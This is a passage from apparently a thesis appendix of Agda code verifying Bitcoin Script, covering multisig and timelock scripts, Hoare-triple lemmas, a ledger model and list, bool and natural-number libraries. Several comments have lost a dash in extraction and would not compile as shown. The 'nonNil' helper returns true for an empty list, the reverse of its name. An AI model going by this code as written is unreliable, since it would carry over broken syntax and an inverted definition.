      = inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (inj₁
        (conj (conj tt tt) tt)))))))
  lemmaHoareTripleStackGeAux'Comb3-5 msg₁
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
      | true with (isSigned  msg₁ sig2 pbk2)
  lemmaHoareTripleStackGeAux'Comb3-5 msg₁
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
      | true | false with (isSigned     msg₁ sig2 pbk3)
  lemmaHoareTripleStackGeAux'Comb3-5 msg₁
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
      | true | false | false with         (isSigned msg₁ sig2 pbk4)
  lemmaHoareTripleStackGeAux'Comb3-5 msg₁
    pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
```

```
    | true | false | false | false with
      (isSigned msg₁ sig2 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | true | false | false | false | false
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 ()
    | true | false | false | false | true
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | true | false | false | true
      with      (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | true | false | false | true | true
    = inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (inj₁ (conj (conj tt tt) tt))))))
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | true | false | true with      (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3
    x | true | false | true | false
      with      (isSigned msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | true | false | true | false | true
    = inj₂ (inj₂ (inj₂ (inj₂ (inj₁ (conj (conj tt tt) tt)))))
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
  | true | false | true | true
    = inj₂ (inj₂ (inj₂ (inj₁ (conj (conj tt tt) tt))))
lemmaHoareTripleStackGeAux'Comb3-5 msg₁
  pbk1 pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
```

```
    | true | true with        (isSigned msg₁ sig3 pbk3)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | true | true | false with
      (isSigned msg₁ sig3 pbk4)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | true | true | false | false
      with (isSigned       msg₁ sig3 pbk5)
lemmaHoareTripleStackGeAux'Comb3-5 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | true | true | false | false | true
    = inj₂ (inj₂ (inj₁ (conj (conj tt tt) tt)))
lemmaHoareTripleStackGeAux'Comb3-5 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | true | true | false | true
      = inj₂ (inj₁ (conj (conj tt tt) tt))
lemmaHoareTripleStackGeAux'Comb3-5 msg₁ pbk1
  pbk2 pbk3 pbk4 pbk5 sig1 sig2 sig3 x
    | true | true | true
      = inj₁ (conj (conj tt tt) tt)


-opPush list of publickey
opPushList : (pbkList : List ℕ) → BitcoinScriptBasic
opPushList [] = []
opPushList (pbk₁ :: pbkList) = opPush pbk₁ :: opPushList pbkList


- The multisig script m out of (length pbkList)
- where pbkList is a list of public keys.
-multiSig script m out of length pbkList
multiSigScriptm-nᵇ : (m : ℕ)(pbkList : List ℕ)
  (m<n : m < length pbkList)
                             → BitcoinScriptBasic
```

```
multiSigScriptm-nᵇ m pbkList m<n =
      opPush m ::
        (opPushList pbkList
          ++ (opPush (length pbkList)
            :: [    opMultiSig ]))



multiSigScript2-4ᵇ : (pbk₁ pbk₂ pbk₃ pbk₄ : ℕ) → BitcoinScriptBasic
multiSigScript2-4ᵇ pbk₁ pbk₂ pbk₃ pbk₄ =
      multiSigScriptm-nᵇ 2
        (pbk₁ :: pbk₂ :: pbk₃
          :: [ pbk₄ ]) (s≤s (s≤s (s≤s z≤n)))


multiSigScript-3-5-b : (pbk1 pbk2 pbk3 pbk4 pbk5 :    ℕ)
  → BitcoinScriptBasic
multiSigScript-3-5-b pbk1 pbk2 pbk3 pbk4 pbk5 =
            (opPush 3) :: (opPush pbk1)
              ::   (opPush pbk2) :: (opPush pbk3)
                :: (opPush pbk4) :: (opPush pbk5)
                  :: (opPush 5) :: opMultiSig :: []


checkTimeScriptᵇ : (time₁ : Time) → BitcoinScriptBasic
checkTimeScriptᵇ time₁ = (opPush time₁)
  :: opCHECKLOCKTIMEVERIFY :: [ opDrop ]


lemmaHoareTripleStackGeAux'5 : (msg : Msg)
        (pbk1 pbk2 pbk3 sig1 sig3 : ℕ)
        → True (isSigned   msg sig1 pbk1)
        →     True (isSigned msg sig3 pbk3)
      → True (compareSigsMultiSig msg
      ( sig1 :: sig3 :: []) (pbk1 :: pbk2 :: pbk3 :: []))
```

```
lemmaHoareTripleStackGeAux'5 msg pbk1 pbk2 pbk3
  sig1 sig3 x x₁   with (isSigned      msg sig1 pbk1)
lemmaHoareTripleStackGeAux'5 msg pbk1 pbk2 pbk3
  sig1 sig3 x x₁ | true with (isSigned         msg sig3 pbk2)
lemmaHoareTripleStackGeAux'5 msg pbk1 pbk2 pbk3
  sig1 sig3 x x₁ | true | false with (isSigned msg sig3 pbk3)
lemmaHoareTripleStackGeAux'5 msg pbk1 pbk2 pbk3
  sig1 sig3 x x₁ | true | false | true = tt
lemmaHoareTripleStackGeAux'5 msg pbk1 pbk2 pbk3
  sig1 sig3 x x₁ | true | true = tt


timeCheckPreCond : (time₁ : Time) → StackPredicate
timeCheckPreCond time₁ time₂ msg stack₁ = time₁ ≤ time₂
```

A.24 Define the ledger

```
open import basicBitcoinDataType

module ledger (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
open import Data.Maybe
```

```
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import instruction

record SignedWithSigPbk
  (msg : Msg)(address : Address) : Set where
    field publicKey   : PublicKey
          pbkCorrect
            : param .publicKey2Address publicKey ≡ℕ address
          signature   : Signature
          signed
            : Signed param msg signature publicKey

-- record for the transaction field
record TXFieldNew : Set where
    constructor txFieldNew
    field amount        : ℕ
          address       : Address
          smartContract : BitcoinScript

open TXFieldNew public



txField2MsgNew : (inp : TXFieldNew) → Msg
txField2MsgNew inp =
  nat (amount inp) +msg nat (address inp)


txFieldList2MsgNew : (inp : List TXFieldNew) → Msg
txFieldList2MsgNew inp = list (mapL txField2MsgNew inp)
```

```
txFieldList2TotalAmountNew :
  (inp : List TXFieldNew) → Amount
txFieldList2TotalAmountNew inp
  = sumListViaf amount inp


-- record for unsigned transaction
record TXUnsignedNew : Set where
    field inputs    : List TXFieldNew
          outputs   : List TXFieldNew
          TXID1 : ℕ
open TXUnsignedNew public



txUnsigned2MsgNew : (transac : TXUnsignedNew) → Msg
txUnsigned2MsgNew transac =
  txFieldList2MsgNew (inputs transac)
    +msg txFieldList2MsgNew (outputs transac)



txInput2MsgNew : (inp : TXFieldNew)
  (outp : List TXFieldNew) → Msg
txInput2MsgNew inp outp = txField2MsgNew inp
  +msg txFieldList2MsgNew outp

tx2SignauxNew : (inp : List TXFieldNew)
  (outp : List TXFieldNew) → Set
tx2SignauxNew []                outp = ⊤
tx2SignauxNew (inp :: restinp) outp =
  SignedWithSigPbk (txInput2MsgNew inp outp)
      (address inp) × tx2SignauxNew restinp outp
```

```
tx2SignNew : TXUnsignedNew → Set
tx2SignNew tr = tx2SignauxNew (inputs tr) (outputs tr)

- \bitcoinVersFive

record TXNew : Set where
   field tx       : TXUnsignedNew
         cor      : txFieldList2TotalAmountNew
           (inputs tx) ≥ txFieldList2TotalAmountNew (outputs tx)
         nonEmpt : NonNil (inputs tx) × NonNil (outputs tx)
         sig      : tx2SignNew tx

open TXNew public

-record for a ledger
record ledgerEntryNew : Set where
   constructor ledgerEntrNew
   field ins      : BitcoinScript
         amount   : ℕ

open ledgerEntryNew public

record LedgerNew : Set where
   constructor ledger
   field
     entries        : (addr : Address)
       → Maybe ledgerEntryNew
     currentTime    : Time
open LedgerNew public

-record for transaction entry
record TXEntryNew : Set where
   constructor txentryNew
   field amount        : ℕ
```

```
        smartContract : BitcoinScript
        address       : Address
        - indentifiers for unspentTX outputs (UTXO) (Lists of UTXO)

open TXEntryNew public


testLedgerNewEntries : Address → Maybe ledgerEntryNew
testLedgerNewEntries zero =
  just (ledgerEntrNew [] 50)
testLedgerNewEntries (suc zero) =
  just (ledgerEntrNew [] 80)
testLedgerNewEntries (suc (suc x)) = nothing

testLedgerNew : LedgerNew
testLedgerNew .entries = testLedgerNewEntries
testLedgerNew .currentTime = 31

- record for transaction
record transactionNew : Set where
    constructor transactNew
    field txid     : ℕ
          inputs   : TXEntryNew
          outputs  : TXEntryNew

open transactionNew public

- function that is used to check if
- the coins go to the same address
processLedger : LedgerNew → transactionNew
  → LedgerNew
processLedger oldLed
    (transactNew txid₁
    (txentryNew amount₁ smartContract₁ recipientAddress)
    (txentryNew amount₂ smartContract₂ desinntationAddress))
    .entries addr
    = if (addr ==b recipientAddress)
```

```
    then nothing
    else ( if (addr ==b desinntationAddress)
    then   just (ledgerEntrNew smartContract₂ amount₂)
    else   oldLed .entries addr )
processLedger oldLed trans .currentTime
  = suc (oldLed .currentTime)

tx2MsgNew : transactionNew → Msg
tx2MsgNew t = nat (txid t)
```

A.25 Other libraries (bool library, empty library, natural library, and list library.

```
module libraries.boolLib where
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Unit
open import Data.Empty
open import Relation.Nullary hiding (True)

if_then_else_ : {A : Set }→ Bool → A
  → A → A
if true then n else m = n
if false then n else m = m

∧bproj₁ : {b b' : Bool} → True (b ∧b b')
  → True b
∧bproj₁ {true} {true} tt = tt

∧bproj₂ : {b b' : Bool} → True (b ∧b b')
  → True b'
∧bproj₂ {true} {true} tt = tt

∧bIntro : {b b' : Bool} → True b
```

```
  → True b' → True (b ∧b b')
∧bIntro {true} {true} tt tt = tt

¬bLem : {b : Bool} → True (not b)
  → ¬ (True b)
¬bLem {false} x ()


module libraries.emptyLib where

open import Data.Empty


efq : {A : Set} → ⊥ → A
efq ()


module libraries.natLib where

open import Data.Nat hiding (_≤_ ; _<_ )
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Unit
open import Data.Empty
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.boolLib

_≡ℕb_ : ℕ → ℕ → Bool
zero ≡ℕb zero = true
zero ≡ℕb suc m = false
suc n ≡ℕb zero = false
suc n ≡ℕb suc m = n ≡ℕb m

_≡ℕ_ : ℕ → ℕ → Set
n ≡ℕ m = True (n ≡ℕb m)
```

```
_≤b_ : ℕ → ℕ → Bool
0 ≤b n         = true
(suc n) ≤b 0 = false
(suc n) ≤b (suc m) = n ≤b m

_≤_ : ℕ → ℕ → Set
n ≤ m = True (n ≤b m)


_==b_ : ℕ → ℕ → Bool
0 ==b 0   = true
suc n ==b suc m = n ==b m
_ ==b _ = false

nat2TrueFalse : ℕ → ℕ
nat2TrueFalse 0 = 0
nat2TrueFalse (suc n) = 1

boolToNat : Bool → ℕ
boolToNat true = 1
boolToNat false = 0


_<b_ : ℕ → ℕ → Bool
n <b m = suc n ≤b m



isTrueNat : ℕ → Set
isTrueNat zero = ⊥
isTrueNat (suc m) = ⊤


compareNaturals : ℕ → ℕ → ℕ
compareNaturals 0 0 = 1
compareNaturals 0 (suc m) = 0
compareNaturals(suc n) 0 = 0
compareNaturals(suc n) (suc m)
```

```
  = compareNaturals n m

compareNaturalsSet : ℕ → ℕ → Bool
compareNaturalsSet 0 0 = true
compareNaturalsSet 0 (suc m) = false
compareNaturalsSet (suc n) 0 = false
compareNaturalsSet (suc n) (suc m) = n ==b m

notFalse : ℕ → Bool
notFalse  zero = false
notFalse  (suc x) = true

NotFalse : ℕ → Set
NotFalse zero = ⊥
NotFalse (suc x) = ⊤



compareNatToEq : (x y : ℕ)
  → isTrueNat (compareNaturals x y)
    → x ≡ y
compareNatToEq zero zero t = refl
compareNatToEq (suc x) (suc y) t
  = cong suc (compareNatToEq x y t)

lemmaCompareNat : ( x : ℕ )
  → compareNaturals x x ≡ 1
lemmaCompareNat zero = refl
lemmaCompareNat (suc n)
  = lemmaCompareNat n

boolToNatNotFalseLemma : (b : Bool) → True b
  → NotFalse (boolToNat b)
boolToNatNotFalseLemma true p = tt

boolToNatNotFalseLemma2 : (b : Bool)
  → NotFalse (boolToNat b) → True b
```

```
boolToNatNotFalseLemma2 true p = tt

leqSucLemma : (n m : ℕ) → n ≤ m → n ≤ suc m
leqSucLemma zero zero p = tt
leqSucLemma zero (suc m) p = tt
leqSucLemma (suc n) (suc m) p
  = leqSucLemma n m p


module libraries.listLib where

open import Data.List hiding (_++_)
open import Data.Fin hiding (_+_)
open import Data.Nat
open import Data.Bool
open import Data.Empty
open import Data.Product
open import Level using (Level)
open import Data.Unit.Base
open import Function
open import Relation.Binary.PropositionalEquality

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
-open import Agda.Builtin.Equality.Rewrite


infixr 7 _::'_
infixl 6 _++_

_++_ : {a : Level}{A : Set a}
  → List A → List A → List A
[]           ++ ys = ys
(x :: xs) ++ ys = x :: (xs ++ ys)
```

```
_::'_ : {a : Level}{A : Set a}
  → A → List A → List A
a ::' l = a :: l


lengthList : ∀ {A : Set} → List A → ℕ
lengthList      []
  = zero
lengthList      (x :: xs)
  = suc (lengthList xs)

mapL : {X Y : Set}(f : X → Y)
  (l : List X) → List Y
mapL f []         = []
mapL f (x :: l)   = f x :: mapL f l

corLengthMapL : {X Y : Set}(f : X → Y)
  (l : List X) → length (mapL f l) ≡ length l
corLengthMapL f [] = refl
corLengthMapL f (x :: l)
  = cong suc (corLengthMapL f l)


nth : {X : Set}(l : List X) (i : Fin (length l))
  → X
nth [] ()
nth (x :: l) zero = x
nth (x :: l) (suc i) = nth l i

delFromList : {X : Set}(l : List X)
  (i : Fin (length l)) → List X
delFromList [] ()
delFromList (x :: l) zero = l
delFromList (x :: l) (suc i)
  = x :: delFromList l i
```

```
-- an index of (delFromList l i)
-- is mapped to an index of l
delFromListIndexToOrigIndex : {X : Set}
  (l : List X)(i : Fin (length l))
  (j : Fin (length (delFromList l i)))
    → Fin (length l)
delFromListIndexToOrigIndex [] () j
delFromListIndexToOrigIndex (x :: l)
  zero j = suc j
delFromListIndexToOrigIndex (x :: l)
  (suc i) zero = zero
delFromListIndexToOrigIndex (x :: l)
  (suc i) (suc j)
    = suc (delFromListIndexToOrigIndex l i j)

correctNthDelFromList : {X : Set}(l : List X)
  (i : Fin (length l))
  (j : Fin (length (delFromList l i)))
  → nth (delFromList l i) j ≡
    nth l (delFromListIndexToOrigIndex l i j)
correctNthDelFromList [] () j
correctNthDelFromList (x :: l) zero j = refl
correctNthDelFromList (x :: l) (suc i) zero = refl
correctNthDelFromList (x :: l) (suc i) (suc j)
  = correctNthDelFromList l i j


concatListIndex2OriginIndices : {X Y : Set}(l l' : List X)
  (f  :       Fin (length l) → Y)
  (f' :       Fin (length l') → Y)
  (i  : Fin (length (l ++ l'))) → Y
concatListIndex2OriginIndices [] l' f f' i = f' i
concatListIndex2OriginIndices (x :: l) l' f f' zero = f zero
concatListIndex2OriginIndices (x :: l) l' f f' (suc i) =
```

```
  concatListIndex2OriginIndices l l' (f ∘ suc) f' i


corCconcatListIndex2OriginIndices : {X Y : Set}
  (l l' : List X)
  (f : X → Y)
  (g : Fin (length l) → Y)
  (g' : Fin (length l') → Y)
  (cor1 : (i : Fin (length l))
    → f (nth l i) ≡ g i)
  (cor2 : (i' : Fin (length l'))
    → f (nth l' i') ≡ g' i')
  (i : Fin (length (l ++ l')))
  → f (nth (l ++ l') i)
    ≡ concatListIndex2OriginIndices l l' g g' i
corCconcatListIndex2OriginIndices [] l' f g g'
  cor1 cor2 i = cor2 i
corCconcatListIndex2OriginIndices (x :: l) l' f g g'
  cor1 cor2 zero = cor1 zero
corCconcatListIndex2OriginIndices (x :: l) l' f g g'
  cor1 cor2 (suc i) =
  corCconcatListIndex2OriginIndices l l' f (g ∘ suc)
    g' (cor1 ∘ suc) cor2 i


listOfElementsOfFin : (n : ℕ) → List (Fin n)
listOfElementsOfFin zero = []
listOfElementsOfFin (suc n) =
  zero :: (mapL suc (listOfElementsOfFin n))

corListOfElementsOfFinLength : (n : ℕ)
  → length (listOfElementsOfFin n) ≡ n
corListOfElementsOfFinLength zero = refl
corListOfElementsOfFinLength (suc n) = cong suc cor3
        where
```

```
  cor1 : length (mapL {Y = Fin (suc n)} (λ i → suc i)
    (listOfElementsOfFin n)) ≡ length (listOfElementsOfFin n)
  cor1 = corLengthMapL suc (listOfElementsOfFin n)

  cor2 : length (listOfElementsOfFin n) ≡ n
  cor2 = corListOfElementsOfFinLength n

  cor3 : length (mapL {Y = Fin (suc n)} (λ i → suc i)
    (listOfElementsOfFin n)) ≡ n
  cor3 = trans cor1 cor2

-- subtract list consists of elements from
-- the list which are about to
-- be subtracted from it.
-- every element of the list can be
-- subtracted only once
-- however since elements can occur multiple
-- times they can still occur
-- multiple times (as many times as
-- they occur in the list) from the list

data SubList {X : Set} : (l : List X) → Set where
   []     :   {l : List X} → SubList l
   cons   :   {l : List X}(i : Fin (length l))
     (o : SubList (delFromList l i)) → SubList l


listMinusSubList : {X : Set}(l : List X)
  (o : SubList l) → List X
listMinusSubList l []
  = l
listMinusSubList l (cons i o)
  = listMinusSubList (delFromList l i) o

subList2List : {X : Set}{l : List X}
  (sl : SubList l) → List X
```

```
subList2List []
  = []
subList2List {l = l} (cons i sl)
  = nth l i :: subList2List sl

data SubList+ {X : Set} (Y : Set) :
  (l : List X) → Set where
    []     :   {l : List X} → SubList+ Y l
    cons :     {l : List X}(i : Fin (length l))
      (y : Y)(o : SubList+ Y (delFromList l i))
               → SubList+ Y l

listMinusSubList+ : {X Y : Set}(l : List X)
  (o : SubList+ Y l) → List X

listMinusSubList+ l [] = l
listMinusSubList+ l (cons i y o)
  = listMinusSubList+ (delFromList l i) o


subList+2List : {X Y : Set}{l : List X}
  (sl : SubList+ Y l) → List (X × Y)

subList+2List [] = []
subList+2List {X} {Y} {l} (cons i y sl)
  = (nth l i , y) :: subList+2List sl

listMinusSubList+Index2OrgIndex : {X Y : Set}
  (l : List X)(o : SubList+ Y l)
  (i : Fin (length (listMinusSubList+ l o)))
    → Fin (length l)

listMinusSubList+Index2OrgIndex l [] i
  = i
listMinusSubList+Index2OrgIndex l (cons i₁ y o) i =
```

```
      delFromListIndexToOrigIndex l i₁
      (listMinusSubList+Index2OrgIndex
        (delFromList l i₁) o i)

  corListMinusSubList+Index2OrgIndex : {X Y : Set}
    (l : List X)(o : SubList+ Y l)
      (i : Fin (length (listMinusSubList+ l o)))
      → nth (listMinusSubList+ l o) i
      ≡ nth l (listMinusSubList+Index2OrgIndex l o i)
  corListMinusSubList+Index2OrgIndex l [] i = refl
  corListMinusSubList+Index2OrgIndex [] (cons () y o) i
  corListMinusSubList+Index2OrgIndex (x :: l) (cons zero y o) i
    = corListMinusSubList+Index2OrgIndex l o i
  corListMinusSubList+Index2OrgIndex (x :: l)
    (cons (suc i₁) y o) i
    = trans eq1 eq2
        where
        eq1 : nth (listMinusSubList+ (x :: delFromList l i₁) o) i ≡
            nth (x :: delFromList l i₁)
          (listMinusSubList+Index2OrgIndex
            (x :: delFromList l i₁) o i)
        eq1 = corListMinusSubList+Index2OrgIndex
          (x :: delFromList l i₁) o i

        eq2 : nth (x :: delFromList l i₁)
              (listMinusSubList+Index2OrgIndex
                (x :: delFromList l i₁) o i)
              ≡ nth (x :: l)
          (delFromListIndexToOrigIndex (x :: l)
            (suc i₁)
          (listMinusSubList+Index2OrgIndex
            (x :: delFromList l i₁) o i))
        eq2    = correctNthDelFromList (x :: l)
          (suc i₁)
          ((listMinusSubList+Index2OrgIndex
```

```
              (x :: delFromList l i₁) o i))


subList+2IndicesOriginalList : {X Y : Set}(l : List X)
  (sl : SubList+ Y l) → List (Fin (length l) × Y)
subList+2IndicesOriginalList l [] = []
subList+2IndicesOriginalList {X} {Y} l (cons i y sl) =
      (i , y) :: mapL (λ{(j , y) →
      (delFromListIndexToOrigIndex l i j , y)}) res1
        where
            res1 : List (Fin (length
              (delFromList l i)) × Y)
            res1 = subList+2IndicesOriginalList
              (delFromList l i) sl


sumListViaf : {X : Set} (f : X → ℕ)
  (l : List X) → ℕ
sumListViaf f [] = 0
sumListViaf f (x :: l) = f x + sumListViaf f l


∀inList : {X : Set}(l : List X)
  (P : X → Set) → Set
∀inList [] P        = ⊤
∀inList (x :: l) P = P x × ∀inList l P


nonNil : {X : Set}(l : List X) → Bool
nonNil [] = true
nonNil (_ :: _) = false

NonNil : {X : Set}(l : List X) → Set
NonNil l = T (nonNil l)
```

```
list2ListWithIndexaux : {X : Set}(n : ℕ)
  (l : List X) → List (X × ℕ)
list2ListWithIndexaux n [] = []
list2ListWithIndexaux n (x :: l) =
  (x , n) :: list2ListWithIndexaux (suc n) l

list2ListWithIndex : {X : Set}(l : List X)
  → List (X × ℕ)
list2ListWithIndex l =
  list2ListWithIndexaux 0 l

lemma++[] : { A : Set}(l : List A)
  → l ++ [] ≡ l
lemma++[] {A} [] = refl
lemma++[] {A} (x :: l) =
  cong (λ l' → x :: l') (lemma++[] l)



lemmaListAssoc : {A     : Set}(l1 l2 l3 : List A)
                     → l1 ++ (l2 ++ l3) ≡
                       (l1 ++ l2) ++ l3
lemmaListAssoc [] l2 l3 = refl
lemmaListAssoc (x :: l1) l2 l3 = cong (λ l → x :: l)
  (lemmaListAssoc l1 l2 l3)

lemmaListAssoc4 : {A : Set}(l1 l2 l3 l4 : List A)
                       → (l1 ++ (l2 ++ (l3 ++ l4)))
                            ≡
                  (((l1 ++ l2) ++ l3) ++ l4)
lemmaListAssoc4 l1 l2 l3 l4 =
              (l1 ++ (l2 ++ (l3 ++ l4)))
                ≡⟨ cong (λ l → l1 ++ l)
                  (lemmaListAssoc l2 l3 l4) ⟩
                  (l1 ++ ((l2 ++ l3) ++ l4))
```

```
≡⟨ lemmaListAssoc l1
     (l2 ++ l3) l4 ⟩
((l1 ++ (l2 ++ l3)) ++ l4)
≡⟨ cong (λ l → l ++ l4)
(lemmaListAssoc l1 l2 l3) ⟩
(((l1 ++ l2) ++ l3) ++ l4)
     ∎
```

Appendix B

Full Agda code for chapter Verifying Bitcoin Script with non-local instructions (conditionals instructions)

B.1 Definition of Stack

```
module stack where

open import Data.Nat  hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)

open import libraries.listLib
```

```
open import libraries.natLib
open import libraries.boolLib

open import libraries.andLib
open import libraries.maybeLib

open import basicBitcoinDataType


Stack : Set
Stack = List ℕ


stackHasSingletonTop : ℕ → Maybe Stack → Bool
stackHasSingletonTop l nothing = false
stackHasSingletonTop l (just []) = false
stackHasSingletonTop l (just (z :: y)) = l ==b z


stackHasTop : List ℕ → Maybe Stack → Set
stackHasTop [] m = ⊤
stackHasTop (y :: n) m
  = True(stackHasSingletonTop y m)

stackAuxFunction : Stack → Bool → Maybe Stack
stackAuxFunction s b = just (boolToNat b :: s)


- Stack transformer
StackTransformer : Set
StackTransformer = Time → Msg → Stack → Maybe Stack

- function that checking if the
-stack is empty or the top element is false
checkStackAux : Stack → Bool
checkStackAux [] = false
checkStackAux (zero :: bitcoinStack1) = false
checkStackAux (suc x :: bitcoinStack1) = true
```

```
- lifting the checkStackAux to Maybe
- StackIfStack data type
checkStack : Maybe Stack → Bool
checkStack nothing = false
checkStack (just x) = checkStackAux x
```

B.2 Define stack predicate

```
module stackPredicate where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Sum
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib
```

```
open import stack
open import basicBitcoinDataType


StackPredicate : Set₁
StackPredicate = Time → Msg → Stack → Set

_⊎sp_ : (ϕ ψ : StackPredicate) → StackPredicate
(ϕ  ⊎sp ψ) t m st = ϕ t m st ⊎ ψ t m st

_∧sp_ : ( ϕ ψ  : StackPredicate ) → StackPredicate
(ϕ ∧sp ψ ) t m s =     ϕ t m s ∧ ψ t m s


truePredaux : StackPredicate → StackPredicate
truePredaux ϕ time msg [] = ⊥
truePredaux ϕ time msg (zero :: st) = ⊥
truePredaux ϕ time msg (suc x :: st)
  = ϕ time msg st


acceptStateˢ : StackPredicate
acceptStateˢ time msg₁ [] = ⊥
acceptStateˢ time msg₁ (x :: stack₁)
  = NotFalse x
```

B.3 Definition of basic Bitcoin data type

```
module basicBitcoinDataType where


open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
```

```
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib


Time : Set
Time =    ℕ
Amount : Set
Amount = ℕ

Address : Set
Address = ℕ

TXID : Set
TXID =    ℕ

Signature : Set
Signature = ℕ

PublicKey : Set
PublicKey = ℕ

infixr 3 _+msg_

data Msg : Set where
  nat     : (n : ℕ) → Msg
  _+msg_ : (m m' : Msg) → Msg
```

```
    list        : (l : List Msg) → Msg


  - function that compares time
  instructOpTime : (currentTime : Time)
    (entryInContract : Time) → Bool
  instructOpTime currentTime entryInContract
    = entryInContract ≤b currentTime


  record GlobalParameters : Set where
    field
      publicKey2Address : (pubk : PublicKey) → Address
      hash              : ℕ → ℕ
      signed            : (msg : Msg)(s : Signature)
        (publicKey : PublicKey) → Bool
    Signed : (msg : Msg)(s : Signature)
      (publicKey : PublicKey) → Set
    Signed msg s publicKey
      = True (signed msg s publicKey)

  open GlobalParameters public
```

B.4 Define semantic basic operations to execute OP codes (executeOpHash, executeStackVerify etc..)

```
  open import basicBitcoinDataType

  module semanticBasicOperations (param : GlobalParameters) where

  open import Data.Nat hiding (_≤_)
  open import Data.List hiding (_++_)
  open import Data.Unit
  open import Data.Empty
```

```
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.Maybe

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality


open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import stack



hashFun : ℕ → ℕ
hashFun = param .hash



executeOpHash : Stack → Maybe Stack
executeOpHash [] = nothing
executeOpHash (x :: s)
  = just (hashFun x :: s)

-operational semantics for opAdd
